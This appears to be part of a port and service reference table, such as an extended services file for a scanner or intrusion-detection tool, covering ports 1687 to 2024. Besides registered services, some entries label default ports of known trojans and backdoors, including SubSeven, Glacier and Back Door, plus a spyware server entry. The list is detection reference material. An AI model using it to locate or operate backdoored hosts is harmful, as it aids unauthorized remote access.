1687	udp	nsjtp-ctrl	nsjtp-ctrl
1688	tcp	nsjtp-data	nsjtp-data
1688	udp	nsjtp-data	nsjtp-data
1689	tcp	firefox	firefox
1689	udp	firefox	firefox
1690	tcp	ng-umds	ng-umds

1690	udp	ng-umds	ng-umds
1691	tcp	empire-empuma	empire-empuma
1691	udp	empire-empuma	empire-empuma
1692	tcp	sstsys-lm	sstsys-lm
1692	udp	sstsys-lm	sstsys-lm
1693	tcp	rrirtr	rrirtr
1693	udp	rrirtr	rrirtr
1694	tcp	rrimwm	rrimwm
1694	udp	rrimwm	rrimwm
1695	tcp	rrilwm	rrilwm
1695	udp	rrilwm	rrilwm
1696	tcp	rrifmm	rrifmm
1696	udp	rrifmm	rrifmm
1697	tcp	rrisat	rrisat
1697	udp	rrisat	rrisat
1698	tcp	rsvp-encap-1	RSVP-ENCAPSULATION-1
1698	udp	rsvp-encap-1	RSVP-ENCAPSULATION-1
1699	tcp	rsvp-encap-2	RSVP-ENCAPSULATION-2
1699	udp	rsvp-encap-2	RSVP-ENCAPSULATION-2
1700	tcp	mps-raft	mps-raft
1700	udp	mps-raft	mps-raft
1701	tcp	l2f	l2f
1701	udp	l2f	l2f
1702	tcp	deskshare	deskshare
1702	udp	deskshare	deskshare
1703	tcp	Exploiter	[trojan] Exploiter
1703	tcp	hb-engine	hb-engine
1703	udp	hb-engine	hb-engine
1704	tcp	bcs-broker	bcs-broker
1704	udp	bcs-broker	bcs-broker
1705	tcp	slingshot	slingshot
1705	udp	slingshot	slingshot
1706	tcp	jetform	jetform
1706	udp	jetform	jetform
1707	tcp	vdmplay	vdmplay
1707	udp	vdmplay	vdmplay
1708	tcp	gat-lmd	gat-lmd
1708	udp	gat-lmd	gat-lmd

1709	tcp	centra	centra
1709	udp	centra	centra
1710	tcp	impera	impera
1710	udp	impera	impera
1711	tcp	pptconference	pptconference
1711	udp	pptconference	pptconference
1712	tcp	registrar	resource monitoring service
1712	udp	registrar	resource monitoring service
1713	tcp	conferencetalk	ConferenceTalk
1713	udp	conferencetalk	ConferenceTalk
1714	tcp	sesi-lm	sesi-lm
1714	udp	sesi-lm	sesi-lm
1715	tcp	houdini-lm	houdini-lm
1715	udp	houdini-lm	houdini-lm
1716	tcp	xmsg	xmsg
1716	udp	xmsg	xmsg
1717	tcp	fj-hdnet	fj-hdnet
1717	udp	fj-hdnet	fj-hdnet
1717	udp	convoy	Convoy MSCS Windows Load Balancing Service
1718	tcp	h323gatedisc	h323gatedisc
1718	udp	h323gatedisc	h323gatedisc
1719	tcp	h323gatestat	h323gatestat
1719	udp	h323gatestat	h323gatestat
1720	tcp	h323hostcall	h323hostcall
1720	udp	h323hostcall	h323hostcall
1721	tcp	caicci	caicci
1721	udp	caicci	caicci
1722	tcp	hks-lm	HKS License Manager
1722	udp	hks-lm	HKS License Manager
1723	tcp	pptp	Point-to-point tunnelling protocol
1723	udp	pptp	pptp
1724	tcp	csbphonemaster	csbphonemaster
1724	udp	csbphonemaster	csbphonemaster
1725	tcp	iden-ralp	iden-ralp
1725	udp	iden-ralp	iden-ralp
1726	tcp	iberiagames	IBERIAGAMES
1726	udp	iberiagames	IBERIAGAMES
1727	tcp	winddx	winddx

1727	udp	winddx	winddx
1728	tcp	telindus	TELINDUS
1728	udp	telindus	TELINDUS
1729	tcp	citynl	CityNL License Management
1729	udp	citynl	CityNL License Management
1730	tcp	roketz	roketz
1730	udp	roketz	roketz
1731	tcp	msiccp	MSICCP
1731	udp	msiccp	MSICCP
1732	tcp	proxim	proxim
1732	udp	proxim	proxim
1733	tcp	siipat	SIMS - SIIPAT Protocol for Alarm Transmission
1733	udp	siipat	SIMS - SIIPAT Protocol for Alarm Transmission
1734	tcp	cambertx-lm	Camber Corporation License Management
1734	udp	cambertx-lm	Camber Corporation License Management
1735	tcp	privatechat	PrivateChat
1735	udp	privatechat	PrivateChat
1736	tcp	street-stream	street-stream
1736	udp	street-stream	street-stream
1737	tcp	ultimad	ultimad
1737	udp	ultimad	ultimad
1738	tcp	gamegen1	GameGen1
1738	udp	gamegen1	GameGen1
1739	tcp	webaccess	webaccess
1739	udp	webaccess	webaccess
1740	tcp	encore	encore
1740	udp	encore	encore
1741	tcp	cisco-net-mgmt	cisco-net-mgmt
1741	udp	cisco-net-mgmt	cisco-net-mgmt
1742	tcp	3Com-nsd	3Com-nsd
1742	udp	3Com-nsd	3Com-nsd
1743	tcp	cinegrfx-lm	Cinema Graphics License Manager
1743	udp	cinegrfx-lm	Cinema Graphics License Manager
1744	tcp	ncpm-ft	ncpm-ft
1744	udp	ncpm-ft	ncpm-ft
1745	tcp	remote-winsock	remote-winsock
1745	udp	remote-winsock	remote-winsock
1746	tcp	ftrapid-1	ftrapid-1

1746	udp	ftrapid-1	ftrapid-1
1747	tcp	ftrapid-2	ftrapid-2
1747	udp	ftrapid-2	ftrapid-2
1748	tcp	oracle-em1	oracle-em1
1748	udp	oracle-em1	oracle-em1
1749	tcp	aspen-services	aspen-services
1749	udp	aspen-services	aspen-services
1750	tcp	sslp	Simple Socket Library's PortMaster
1750	udp	sslp	Simple Socket Library's PortMaster
1751	tcp	swiftnet	SwiftNet
1751	udp	swiftnet	SwiftNet
1752	tcp	lofr-lm	Leap of Faith Research License Manager
1752	udp	lofr-lm	Leap of Faith Research License Manager
1753	tcp	translogic-lm	Translogic License Manager
1753	udp	translogic-lm	Translogic License Manager
1754	tcp	oracle-em2	oracle-em2
1754	udp	oracle-em2	oracle-em2
1755	tcp	ms-streaming	NetShow (MS streaming)
1755	udp	ms-streaming	NetShow (MS streaming)
1756	tcp	capfast-lmd	capfast-lmd
1756	udp	capfast-lmd	capfast-lmd
1757	tcp	cnhrp	cnhrp
1757	udp	cnhrp	cnhrp
1758	tcp	tftp-mcast	tftp-mcast
1758	udp	tftp-mcast	tftp-mcast
1759	tcp	spss-lm	SPSS License Manager
1759	udp	spss-lm	SPSS License Manager
1760	tcp	www-ldap-gw	www-ldap-gw
1760	udp	www-ldap-gw	www-ldap-gw
1761	tcp	sms	Microsoft System Management Server (rights verification; remote reboot and execute)
1761	tcp	cft-0	cft-0
1761	udp	cft-0	cft-0
1762	tcp	sms	Microsoft System Management Server (remote control)
1762	tcp	cft-1	cft-1
1762	udp	cft-1	cft-1
1763	tcp	sms	Microsoft System Management Server (remote chat)
1763	tcp	cft-2	cft-2

1763	udp	cft-2	cft-2
1764	tcp	sms	Microsoft System Management Server (file transfer)
1764	tcp	cft-3	cft-3
1764	udp	cft-3	cft-3
1765	tcp	cft-4	cft-4
1765	udp	cft-4	cft-4
1766	tcp	cft-5	cft-5
1766	udp	cft-5	cft-6
1767	udp	cft-6	cft-6
1768	tcp	cft-7	cft-7
1768	udp	cft-7	cft-7
1769	tcp	bmc-net-adm	bmc-net-adm.
1769	udp	bmc-net-adm	bmc-net-adm
1770	tcp	bmc-net-svc	bmc-net-svc
1770	udp	bmc-net-svc	bmc-net-svc
1771	tcp	vaultbase	vaultbase
1771	udp	vaultbase	vaultbase
1772	tcp	essweb-gw	EssWeb Gateway
1772	udp	essweb-gw	EssWeb Gateway
1773	tcp	kmscontrol	KMSControl
1773	udp	kmscontrol	KMSControl
1774	tcp	global-dtserv	global-dtserv
1774	udp	global-dtserv	global-dtserv
1776	tcp	femis	Federal Emergency Management Information System
1776	udp	femis	Federal Emergency Management Information System
1777	tcp	powerguardian	powerguardian
1777	udp	powerguardian	powerguardian
1777	tcp	Scarab	[trojan] Scarab
1778	tcp	prodigy-intrnet	prodigy-internet
1778	udp	prodigy-intrnet	prodigy-internet
1779	tcp	pharmasoft	pharmasoft
1779	udp	pharmasoft	pharmasoft
1780	tcp	dpkeyserv	dpkeyserv
1780	udp	dpkeyserv	dpkeyserv
1781	tcp	answersoft-lm	answersoft-lm
1781	udp	answersoft-lm	answersoft-lm
1782	tcp	hp-hcip	hp-hcip
1782	udp	hp-hcip	hp-hcip

1784	tcp	finle-lm	Finle License Manager
1784	udp	finle-lm	Finle License Manager
1785	tcp	windlm	Wind River Systems License Manager
1785	udp	windlm	Wind River Systems License Manager
1786	tcp	funk-logger	funk-logger
1786	udp	funk-logger	funk-logger
1787	tcp	funk-license	funk-license
1787	udp	funk-license	funk-license
1788	tcp	psmond	psmond
1788	udp	psmond	psmond
1789	tcp	hello	hello
1789	udp	hello	hello
1790	tcp	nmosp	Narrative Media Streaming Protocol
1790	udp	nmosp	Narrative Media Streaming Protocol
1791	tcp	ea1	EA1
1791	udp	ea1	EA1
1792	tcp	ibm-dt-2	ibm-dt-2
1792	udp	ibm-dt-2	ibm-dt-2
1793	tcp	rsc-robot	rsc-robot
1793	udp	rsc-robot	rsc-robot
1794	tcp	cera-bcm	cera-bcm
1794	udp	cera-bcm	cera-bcm
1795	tcp	dpi-proxy	dpi-proxy
1795	udp	dpi-proxy	dpi-proxy
1796	tcp	vocaltec-admin	Vocaltec Server Administration
1796	udp	vocaltec-admin	Vocaltec Server Administration
1797	tcp	uma	UMA
1797	udp	uma	UMA
1798	tcp	etp	Event Transfer Protocol
1798	udp	etp	Event Transfer Protocol
1799	tcp	netrisk	NETRISK
1799	udp	netrisk	NETRISK
1800	tcp	ansys-lm	ANSYS-License manager
1800	udp	ansys-lm	ANSYS-License manager
1801	tcp	msmq	Microsoft Message Que
1801	udp	msmq	Microsoft Message Que
1802	tcp	concomp1	ConComp1
1802	udp	concomp1	ConComp1

1803	tcp	hp-hcip-gwy	HP-HCIP-GWY
1803	udp	hp-hcip-gwy	HP-HCIP-GWY
1804	tcp	enl	ENL
1804	udp	enl	ENL
1805	tcp	enl-name	ENL-Name
1805	udp	enl-name	ENL-Name
1806	tcp	musiconline	Musiconline
1806	udp	musiconline	Musiconline
1807	tcp	fhsp	Fujitsu Hot Standby Protocol
1807	udp	fhsp	Fujitsu Hot Standby Protocol
1807	tcp	SpySender	[trojan] SpySender
1808	tcp	oracle-vp2	Oracle-VP2
1808	udp	oracle-vp2	Oracle-VP2
1809	tcp	oracle-vp1	Oracle-VP1
1809	udp	oracle-vp1	Oracle-VP1
1810	tcp	jerand-lm	Jerand License Manager
1810	udp	jerand-lm	Jerand License Manager
1811	tcp	scientia-sdb	Scientia-SDB
1811	udp	scientia-sdb	Scientia-SDB
1812	tcp	radius	RADIUS
1812	udp	radius	RADIUS
1813	tcp	radius-acct	RADIUS Accounting
1813	udp	radacct	RADIUS accounting protocol (RFC 2139)
1814	tcp	tdp-suite	TDP Suite
1814	udp	tdp-suite	TDP Suite
1815	tcp	mmpft	MMPFT
1815	udp	mmpft	MMPFT
1816	tcp	harp	HARP
1816	udp	harp	HARP
1817	tcp	rkb-oscs	RKB-OSCS
1817	udp	rkb-oscs	RKB-OSCS
1818	tcp	etftp	Enhanced Trivial File Transfer Protocol
1818	udp	etftp	Enhanced Trivial File Transfer Protocol
1819	tcp	plato-lm	Plato License Manager
1819	udp	plato-lm	Plato License Manager
1820	tcp	mcagent	mcagent
1820	udp	mcagent	mcagent
1821	tcp	donnyworld	donnyworld

1821	udp	donnyworld	donnyworld
1822	tcp	es-elmd	es-elmd
1822	udp	es-elmd	es-elmd
1823	tcp	unisys-lm	Unisys Natural Language License Manager
1823	udp	unisys-lm	Unisys Natural Language License Manager
1824	tcp	metrics-pas	metrics-pas
1824	udp	metrics-pas	metrics-pas
1825	tcp	direcpc-video	DirecPC Video
1825	udp	direcpc-video	DirecPC Video
1826	tcp	ardt	ARDT
1826	udp	ardt	ARDT
1826	tcp	Glacier	[trojan] Glacier
1827	tcp	asi	ASI
1827	udp	asi	ASI
1827	tcp	pcm	PCM Agent (AutoSecure Policy Compliance Manager)
1828	tcp	itm-mcell-u	itm-mcell-u
1828	udp	itm-mcell-u	itm-mcell-u
1829	tcp	optika-emedial	Optika eMedia
1829	udp	optika-emedial	Optika eMedia
1830	tcp	net8-cman	Oracle Net8 CMan Admin
1830	udp	net8-cman	Oracle Net8 CMan Admin
1831	tcp	myrtle	Myrtle
1831	udp	myrtle	Myrtle
1832	tcp	tht-treasure	ThoughtTreasure
1832	udp	tht-treasure	ThoughtTreasure
1833	tcp	udpradio	udpradio
1833	udp	udpradio	udpradio
1834	tcp	ardusuni	ARDUS Unicast
1834	udp	ardusuni	ARDUS Unicast
1835	tcp	ardusmul	ARDUS Multicast
1835	udp	ardusmul	ARDUS Multicast
1836	tcp	ste-smisc	ste-smisc
1836	udp	ste-smisc	ste-smisc
1837	tcp	csoft1	csoft1
1837	udp	csoft1	csoft1
1838	tcp	talnet	TALNET
1838	udp	talnet	TALNET
1839	tcp	netopia-vo1	netopia-vo1

1839	udp	netopia-vo1	netopia-vo1
1840	tcp	netopia-vo2	netopia-vo2
1840	udp	netopia-vo2	netopia-vo2
1841	tcp	netopia-vo3	netopia-vo3
1841	udp	netopia-vo3	netopia-vo3
1842	tcp	netopia-vo4	netopia-vo4
1842	udp	netopia-vo4	netopia-vo4
1843	tcp	netopia-vo5	netopia-vo5
1843	udp	netopia-vo5	netopia-vo5
1844	tcp	direcpc-dll	DirecPC-DLL
1844	udp	direcpc-dll	DirecPC-DLL
1844	tcp	tbroker	HPUX Task Broker Service
1844	udp	tbroker	HPUX Task Broker Service
1845	tcp	altalink	altalink
1845	udp	altalink	altalink
1846	tcp	tunstall-pnc	Tunstall PNC
1846	udp	tunstall-pnc	Tunstall PNC
1847	tcp	slp-notify	SLP Notification
1847	udp	slp-notify	SLP Notification
1848	tcp	fjdocdist	fjdocdist
1848	udp	fjdocdist	fjdocdist
1849	tcp	alpha-sms	ALPHA-SMS
1849	udp	alpha-sms	ALPHA-SMS
1850	tcp	gsi	GSI
1850	udp	gsi	GSI
1851	tcp	ctcd	ctcd
1851	udp	ctcd	ctcd
1852	tcp	virtual-time	Virtual Time
1852	udp	virtual-time	Virtual Time
1853	tcp	vids-avtp	VIDS-AVTP
1853	udp	vids-avtp	VIDS-AVTP
1854	tcp	buddy-draw	Buddy Draw
1854	udp	buddy-draw	Buddy Draw
1855	tcp	fiorano-rtrsvc	Fiorano RtrSvc
1855	udp	fiorano-rtrsvc	Fiorano RtrSvc
1856	tcp	fiorano-msgsvc	Fiorano MsgSvc
1856	udp	fiorano-msgsvc	Fiorano MsgSvc
1857	tcp	datacaptor	DataCaptor

1857	udp	datacaptor	DataCaptor
1858	tcp	privateark	PrivateArk
1858	udp	privateark	PrivateArk
1859	tcp	gammafetchsvr	Gamma Fetcher Server
1859	udp	gammafetchsvr	Gamma Fetcher Server
1860	tcp	sunscalar-svc	SunSCALAR Services
1860	udp	sunscalar-svc	SunSCALAR Services
1861	tcp	lecroy-vicp	LeCroy VICP
1861	udp	lecroy-vicp	LeCroy VICP
1862	tcp	techra-server	techra-server
1862	udp	techra-server	techra-server
1863	tcp	msnp	MSN Messenger Protocol
1863	udp	msnp	MSN Messenger Protocol
1864	tcp	paradym-31port	Paradym 31 Port
1864	udp	paradym-31port	Paradym 31 Port
1865	tcp	entp	ENTP
1865	udp	entp	ENTP
1866	tcp	swrmi	swrmi
1866	udp	swrmi	swrmi
1867	tcp	udrive	UDRIVE
1867	udp	udrive	UDRIVE
1868	tcp	vizablebrowser	VizableBrowser
1868	udp	vizablebrowser	VizableBrowser
1869	tcp	yestrader	YesTrader
1869	udp	yestrader	YesTrader
1870	tcp	sunscalar-dns	SunSCALAR DNS Service
1870	udp	sunscalar-dns	SunSCALAR DNS Service
1871	tcp	canocentral0	Cano Central 0
1871	udp	canocentral0	Cano Central 0
1872	tcp	canocentral1	Cano Central 1
1872	udp	canocentral1	Cano Central 1
1873	tcp	fjmpjps	Fjmpjps
1873	udp	fjmpjps	Fjmpjps
1874	tcp	fjswapsnp	Fjswapsnp
1874	udp	fjswapsnp	Fjswapsnp
1875	tcp	westell-stats	westell stats
1875	udp	westell-stats	westell stats
1876	tcp	ewcappsrv	ewcappsrv

1876	udp	ewcappsrv	ewcappsrv
1877	tcp	hp-webqosdb	hp-webqosdb
1877	udp	hp-webqosdb	hp-webqosdb
1878	tcp	drmsmc	drmsmc
1878	udp	drmsmc	drmsmc
1879	tcp	nettgain-nms	NettGain NMS
1879	udp	nettgain-nms	NettGain NMS
1880	tcp	vsat-control	Gilat VSAT Control
1880	udp	vsat-control	Gilat VSAT Control
1881	tcp	ibm-mqseries2	IBM MQSeries
1881	udp	ibm-mqseries2	IBM MQSeries
1882	tcp	ecsqdmn	ecsqdmn
1882	udp	ecsqdmn	ecsqdmn
1883	tcp	ibm-mqisdpm	IBM MQSeries SCADA
1883	udp	ibm-mqisdpm	IBM MQSeries SCADA
1884	tcp	idmaps	Internet Distance Map Svc
1884	udp	idmaps	Internet Distance Map Svc
1885	tcp	virtstrapserver	Veritas Trap Server
1885	udp	virtstrapserver	Veritas Trap Server
1886	tcp	leoip	Leonardo over IP
1886	udp	leoip	Leonardo over IP
1887	tcp	filex-lport	FileX Listening Port
1887	udp	filex-lport	FileX Listening Port
1888	tcp	ncconfig	NC Config Port
1888	udp	ncconfig	NC Config Port
1889	tcp	unify-adapter	Unify Web Adapter Service
1889	udp	unify-adapter	Unify Web Adapter Service
1890	tcp	wilkenlistener	wilkenListener
1890	udp	wilkenlistener	wilkenListener
1891	tcp	childkey-notif	ChildKey Notification
1891	udp	childkey-notif	ChildKey Notification
1892	tcp	childkey-ctrl	ChildKey Control
1892	udp	childkey-ctrl	ChildKey Control
1893	tcp	elad	ELAD Protocol
1893	udp	elad	ELAD Protocol
1894	tcp	o2server-port	O2Server Port
1894	udp	o2server-port	O2Server Port
1896	tcp	b-novative-ls	b-novative license server

1896	udp	b-novative-ls	b-novative license server
1897	tcp	metaagent	MetaAgent
1897	udp	metaagent	MetaAgent
1898	tcp	cymtec-port	Cymtec secure management
1898	udp	cymtec-port	Cymtec secure management
1899	tcp	mc2studios	MC2Studios
1899	udp	mc2studios	MC2Studios
1900	tcp	ssdp	SSDP
1900	udp	ssdp	SSDP
1901	tcp	fjicl-tep-a	Fujitsu ICL Terminal Emulator Program A
1901	udp	fjicl-tep-a	Fujitsu ICL Terminal Emulator Program A
1902	tcp	fjicl-tep-b	Fujitsu ICL Terminal Emulator Program B
1902	udp	fjicl-tep-b	Fujitsu ICL Terminal Emulator Program B
1903	tcp	linkname	Local Link Name Resolution
1903	udp	linkname	Local Link Name Resolution
1904	tcp	fjicl-tep-c	Fujitsu ICL Terminal Emulator Program C
1904	udp	fjicl-tep-c	Fujitsu ICL Terminal Emulator Program C
1905	tcp	sugp	Secure UP.Link Gateway Protocol
1905	udp	sugp	Secure UP.Link Gateway Protocol
1906	tcp	tpmd	TPortMapperReq
1906	udp	tpmd	TPortMapperReq
1907	tcp	intrastar	IntraSTAR
1907	udp	intrastar	IntraSTAR
1908	tcp	dawn	Dawn
1908	udp	dawn	Dawn
1909	tcp	global-wlink	Global World Link
1909	udp	global-wlink	Global World Link
1910	tcp	ultrabac	ultrabac
1910	udp	ultrabac	ultrabac
1911	tcp	mtp	Starlight Networks Multimedia Transport Protocol
1911	udp	mtp	Starlight Networks Multimedia Transport Protocol
1912	tcp	rhp-iibp	rhp-iibp
1912	udp	rhp-iibp	rhp-iibp
1913	tcp	armadp	armadp
1913	udp	armadp	armadp
1914	tcp	elm-momentum	Elm-Momentum
1914	udp	elm-momentum	Elm-Momentum
1915	tcp	facelink	FACELINK

1915	udp	facelink	FACELINK
1916	tcp	persona	Persoft Persona
1916	udp	persona	Persoft Persona
1917	tcp	noagent	nOAgent
1917	udp	noagent	nOAgent
1918	tcp	can-nds	Candle Directory Service - NDS
1918	udp	can-nds	Candle Directory Service - NDS
1919	tcp	can-dch	Candle Directory Service - DCH
1919	udp	can-dch	Candle Directory Service - DCH
1920	tcp	can-ferret	Candle Directory Service - FERRET
1920	udp	can-ferret	Candle Directory Service - FERRET
1921	tcp	noadmin	NoAdmin
1921	udp	noadmin	NoAdmin
1922	tcp	tapestry	Tapestry
1922	udp	tapestry	Tapestry
1923	tcp	spice	SPICE
1923	udp	spice	SPICE
1924	tcp	xiip	XIIP
1924	udp	xiip	XIIP
1925	tcp	discovery-port	Surrogate Discovery Port
1925	udp	discovery-port	Surrogate Discovery Port
1926	tcp	egs	Evolution Game Server
1926	udp	egs	Evolution Game Server
1927	tcp	videte-cipc	Videte CIPC Port
1927	udp	videte-cipc	Videte CIPC Port
1928	tcp	emspd-port	Expnd Maui Svr Dscovr
1928	udp	emspd-port	Expnd Maui Svr Dscovr
1929	tcp	bandwiz-system	Bandwiz System - Server
1929	udp	bandwiz-system	Bandwiz System - Server
1930	tcp	driveappserver	Drive AppServer
1930	udp	driveappserver	Drive AppServer
1931	tcp	amdsched	AMD SCHED
1931	udp	amdsched	AMD SCHED
1932	tcp	ctt-broker	CTT Broker
1932	udp	ctt-broker	CTT Broker
1933	tcp	xmapi	IBM LM MT Agent
1933	udp	xmapi	IBM LM MT Agent
1934	tcp	xaapi	IBM LM Appl Agent

1934	udp	xaapi	IBM LM Appl Agent
1935	tcp	tincan	TinCan
1935	udp	tincan	TinCan
1936	tcp	jetcmeserver	JetCmeServer Server Port
1936	udp	jetcmeserver	JetCmeServer Server Port
1937	tcp	jwserver	JetWWay Server Port
1937	udp	jwserver	JetWWay Server Port
1938	tcp	jwclient	JetWWay Client Port
1938	udp	jwclient	JetWWay Client Port
1939	tcp	jvserver	JetVision Server Port
1939	udp	jvserver	JetVision Server Port
1940	tcp	jvclient	JetVision Client Port
1940	udp	jvclient	JetVision Client Port
1941	tcp	dic-aida	DIC-Aida
1941	udp	dic-aida	DIC-Aida
1942	tcp	res	Real Enterprise Service
1942	udp	res	Real Enterprise Service
1943	tcp	beeyond-media	Beeyond Media
1943	udp	beeyond-media	Beeyond Media
1944	tcp	close-combat	close-combat
1944	udp	close-combat	close-combat
1945	tcp	dialogic-elmd	dialogic-elmd
1945	udp	dialogic-elmd	dialogic-elmd
1946	tcp	tekpls	tekpls
1946	udp	tekpls	tekpls
1947	tcp	hlserver	hlserver
1947	udp	hlserver	hlserver
1948	tcp	eye2eye	eye2eye
1948	udp	eye2eye	eye2eye
1949	tcp	ismaeasdaqlive	ISMA Easdaq Live
1949	udp	ismaeasdaqlive	ISMA Easdaq Live
1950	tcp	ismaeasdaqtest	ISMA Easdaq Test
1950	udp	ismaeasdaqtest	ISMA Easdaq Test
1951	tcp	bcs-lmserver	bcs-lmserver
1951	udp	bcs-lmserver	bcs-lmserver
1952	tcp	mpnjsc	mpnjsc
1952	udp	mpnjsc	mpnjsc
1953	tcp	rapidbase	Rapid Base

1953	udp	rapidbase	Rapid Base
1954	tcp	abr-basic	ABR-Basic Data
1954	udp	abr-basic	ABR-Basic Data
1955	tcp	abr-secure	ABR-Secure Data
1955	udp	abr-secure	ABR-Secure Data
1956	tcp	vrtl-vmf-ds	Vertel VMF DS
1956	udp	vrtl-vmf-ds	Vertel VMF DS
1957	tcp	unix-status	unix-status
1957	udp	unix-status	unix-status
1958	tcp	dxadmin	CA Administration Daemon
1958	udp	dxadmin	CA Administration Daemon
1959	tcp	simp-all	SIMP Channel
1959	udp	simp-all	SIMP Channel
1960	tcp	nasmanager	Merit DAC NASmanager
1960	udp	nasmanager	Merit DAC NASmanager
1961	tcp	bts-appserver	BTS APPSERVER
1961	udp	bts-appserver	BTS APPSERVER
1962	tcp	biap-mp	BIAP-MP
1962	udp	biap-mp	BIAP-MP
1963	tcp	webmachine	WebMachine
1963	udp	webmachine	WebMachine
1964	tcp	solid-e-engine	SOLID E ENGINE
1964	udp	solid-e-engine	SOLID E ENGINE
1965	tcp	tivoli-npm	Tivoli NPM
1965	udp	tivoli-npm	Tivoli NPM
1966	tcp	slush	Slush
1966	udp	slush	Slush
1966	tcp	FakeFTP	[trojan] Fake FTP
1967	tcp	sns-quote	SNS Quote
1967	udp	sns-quote	SNS Quote
1967	tcp	WMFTPServer	[trojan] WM FTP Server
1967	tcp	ForYourEyesOnly	[trojan] For Your Eyes Only - FYEO
1968	tcp	lipsinc	LIPSinc
1968	udp	lipsinc	LIPSinc
1969	tcp	lipsinc1	LIPSinc 1
1969	udp	lipsinc1	LIPSinc 1
1969	tcp	OpCBO	[trojan] OpC BO
1970	tcp	netop-rc	NetOp Remote Control

1970	udp	netop-rc	NetOp Remote Control
1971	tcp	netop-school	NetOp School
1971	udp	netop-school	NetOp School
1972	tcp	intersys-cache	Cache
1972	udp	intersys-cache	Cache
1973	tcp	dlsrap	Data Link Switching Remote Access Protocol
1973	udp	dlsrap	Data Link Switching Remote Access Protocol
1974	tcp	drp	DRP
1974	udp	drp	DRP
1975	tcp	Aureate	Aureate / Radiate spyware servers
1975	tcp	tcoflashagent	TCO Flash Agent
1975	udp	tcoflashagent	TCO Flash Agent
1976	tcp	tcoregagent	TCO Reg Agent
1976	udp	tcoregagent	TCO Reg Agent
1977	tcp	tcoaddressbook	TCO Address Book
1977	udp	tcoaddressbook	TCO Address Book
1978	tcp	unisql	UniSQL
1978	udp	unisql	UniSQL
1979	tcp	unisql-java	UniSQL Java
1979	udp	unisql-java	UniSQL Java
1980	tcp	pearldoc-xact	PearlDoc XACT
1980	udp	pearldoc-xact	PearlDoc XACT
1981	tcp	p2pq	p2pQ
1981	udp	p2pq	p2pQ
1981	tcp	Shockrave	[trojan] Shockrave
1981	tcp	Bowl	[trojan] Bowl
1982	tcp	estamp	Evidentiary Timestamp
1982	udp	estamp	Evidentiary Timestamp
1983	tcp	lhttp	Loophole Test Protocol
1983	udp	lhttp	Loophole Test Protocol
1984	tcp	bb	BB
1984	udp	bb	BB
1985	tcp	hsrp	Hot Standby Router Protocol
1985	udp	hsrp	Hot Standby Router Protocol
1986	tcp	licensedaemon	cisco license management
1986	udp	licensedaemon	cisco license management
1987	tcp	tr-rsrb-p1	cisco RSRB Priority 1 port
1987	udp	tr-rsrb-p1	cisco RSRB Priority 1 port

1988	tcp	tr-rsrb-p2	cisco RSRB Priority 2 port
1988	udp	tr-rsrb-p2	cisco RSRB Priority 2 port
1989	tcp	mshnet	MHSnet system
1989	tcp	tr-rsrb-p3	cisco RSRB Priority 3 port
1989	udp	mshnet	MHSnet system
1989	udp	tr-rsrb-p3	cisco RSRB Priority 3 port
1990	tcp	stun-p1	cisco STUN Priority 1 port
1990	udp	stun-p1	cisco STUN Priority 1 port
1991	tcp	stun-p2	cisco STUN Priority 2 port
1991	udp	stun-p2	cisco STUN Priority 2 port
1991	tcp	PitFall	[trojan] PitFall
1992	tcp	ipsendmsg	IPsendmsg
1992	tcp	stun-p3	cisco STUN Priority 3 port
1992	udp	ipsendmsg	IPsendmsg
1992	udp	stun-p3	cisco STUN Priority 3 port
1993	tcp	snmp-tcp-port	cisco SNMP TCP port
1993	udp	snmp-tcp-port	cisco SNMP TCP port
1994	tcp	stun-port	cisco serial tunnel port
1994	udp	stun-port	cisco serial tunnel port
1995	tcp	perf-port	cisco perf port
1995	udp	perf-port	cisco perf port
1996	tcp	tr-rsrb-port	cisco Remote SRB port
1996	udp	tr-rsrb-port	cisco Remote SRB port
1997	tcp	gdp-port	cisco Gateway Discovery Protocol
1997	udp	gdp-port	cisco Gateway Discovery Protocol
1998	tcp	x25-svc-port	cisco X.25 service (XOT)
1998	udp	x25-svc-port	cisco X.25 service (XOT)
1999	tcp	tcp-id-port	cisco identification port
1999	udp	tcp-id-port	cisco identification port
1999	tcp	TransScout	[trojan] TransScout
1999	tcp	BackDoor	[trojan] Back Door
1999	tcp	SubSeven	[trojan] SubSeven
2000	tcp	callbook	callbook
2000	udp	callbook	callbook
2000	tcp	openwindows	OpenWindows
2000	tcp	DerSpdher	[trojan] Der Spdher / Der Spaeher
2000	tcp	InsaneNetwork	[trojan] Insane Network
2000	tcp	Last2000	[trojan] Last 2000

2000	tcp	RemoteExplorer2000	[trojan] Remote Explorer 2000
2000	tcp	SennaSpyTrojanGenerator	[trojan] Senna Spy Trojan Generator
2001	tcp	dc	dc
2001	tcp	DerSpdher	[trojan] Der Spdher / Der Spaeher
2001	tcp	TrojanCow	[trojan] Trojan Cow
2001	udp	wizard	curry
2002	tcp	globe	globe
2002	udp	globe	globe
2002	tcp	milan	Digi MiLAN print server admin port
2002	udp	slapper	[trojan] Peer-to-peer UDP DDoS (PUD) (used by OpenSSL/Apache "Slapper" worm)
2002	tcp	TransScout	[trojan] TransScout
2003	tcp	cfingerd	GNU finger
2003	tcp	TransScout	[trojan] TransScout
2004	tcp	mailbox	mailbox
2004	udp	emce	CCWS mm conf
2004	udp	eDonkey2000	eDonkey2000 unknown/unlisted port
2004	tcp	TransScout	[trojan] TransScout
2005	tcp	berknet	berknet
2005	udp	oracle	oracle
2005	tcp	deslogin	encrypted symmetric telnet login
2005	tcp	TransScout	[trojan] TransScout
2006	tcp	invokator	
2006	udp	raid-cc	raid
2007	tcp	dectalk	
2007	udp	raid-am	
2008	tcp	conf	
2008	udp	terminaldb	
2009	tcp	news	
2009	udp	whosockami	
2010	tcp	nfr	Network Flight Recorder sensor
2010	tcp	search	
2010	udp	pipe_server	
2011	tcp	raid-cc	raid
2011	udp	servserv	
2012	tcp	ttyinfo	
2012	udp	raid-ac	
2013	tcp	raid-am	

2013	udp	raid-cd	
2014	tcp	troff	
2014	udp	raid-sf	
2015	tcp	cypress	
2015	udp	raid-cs	
2016	tcp	bootserver	
2016	udp	bootserver	
2017	tcp	cypress-stat	
2017	udp	bootclient	
2018	tcp	terminaldb	
2018	udp	rellpack	
2019	tcp	whosockami	
2019	udp	about	
2020	tcp	xinupageserver	
2020	udp	xinupageserver	
2021	tcp	servexec	
2021	udp	xinuexpansion1	
2022	tcp	down	
2022	udp	xinuexpansion2	
2023	tcp	RipperPro	[trojan] Ripper Pro
2023	tcp	Ripper	[trojan] Ripper
2023	tcp	xinuexpansion3	
2023	udp	xinuexpansion3	
2024	tcp	xinuexpansion4	
2024	udp	xinuexpansion4	
